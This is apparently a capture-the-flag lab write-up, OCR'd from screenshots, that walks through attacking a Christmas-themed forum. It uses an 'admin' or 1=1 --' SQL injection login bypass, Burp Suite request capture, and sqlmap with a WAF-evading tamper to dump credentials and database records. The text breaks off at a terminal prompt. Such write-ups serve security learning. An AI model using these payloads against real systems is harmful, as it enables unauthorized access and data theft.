


No proxy listeners are currently running

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Enter the IP address of the target machine which is 10.10.222.148:8000



Santa's Official Forum V2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.


Latests comments

Timmy I am so excited for Christmas this year!

Popular topics

Gifts

Enter into santa's secret login panel which is /santapanel




Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username

Password

Enter `admin’ or 1=1 –` for the username and `admin` for the password. `Admin’` will break the sql query and `1=1` means true. By inserting that username, the password will not be check by the system. Then, we will get into the wanted page.




Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!


Username admin' or 1=1 --

Password admin




Welcome back, Santa!

Turn on the intercept in the burpsuite.



No proxy listeners are currently running

Try inserting random string into the search bar and click enter.




The database has been updated while you were away!

Enter: irfan

Gift	Child
N	
u	
l	
l	


Send the selected request to the repeater and save it. In this term we safe ir with the name “santapanel”.



Request to https://snippets.cdn.mozilla.net:443 [13.224.68.121]

```
GET /6/Firefox/80.0.1/20200831163820/Linux_x86_64-gcc3/en-US/release-cck-ubuntu/Linux%204.15.0-117-generic%20(GTK%203.22.30%2Clibpulse%2011.1.0)/canonical/1.0/ HTTP/1.1
Host: snippets.cdn.mozilla.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Te: trailers
Connection: close


```

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	0
Request Cookies	0
Request Headers	7




Save In: root

File Name: santapanel


Files of Type: All Files

☑ Base64-encode requests and responses



Burp Project Intruder Repeater Window Help
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
Send
Cancel
Target: https://snippets.cdn.mozilla.net
Request
Response
Pretty Raw Hex \n
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 0
Request Cookies 0
Request Headers 7
Search...
0 matches
Ready

```
GET
/6/Firefox/80.0.1/20200831163820/Linux_x86_64-gcc3/en-US/
release-cck-ubuntu/Linux%204.15.0-117-generic%20(GTK%203.
22.30%2Clibpulse%2011.1.0)/canonical/1.0/ HTTP/1.1
Host: snippets.cdn.mozilla.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Te: trailers
Connection: close
```


Run the following command in our terminal. -r is to directed to our saved santapanel file. We used –tamper=space2comment to bypass the WAF which is Web Application Firewall. Then we can see the information in that file such as username, password and database regarding on santa's todo list which contain kid's name , age and gifts. We also can see the flag to complete the task.




```
┌──(kali㉿kali)-[~]
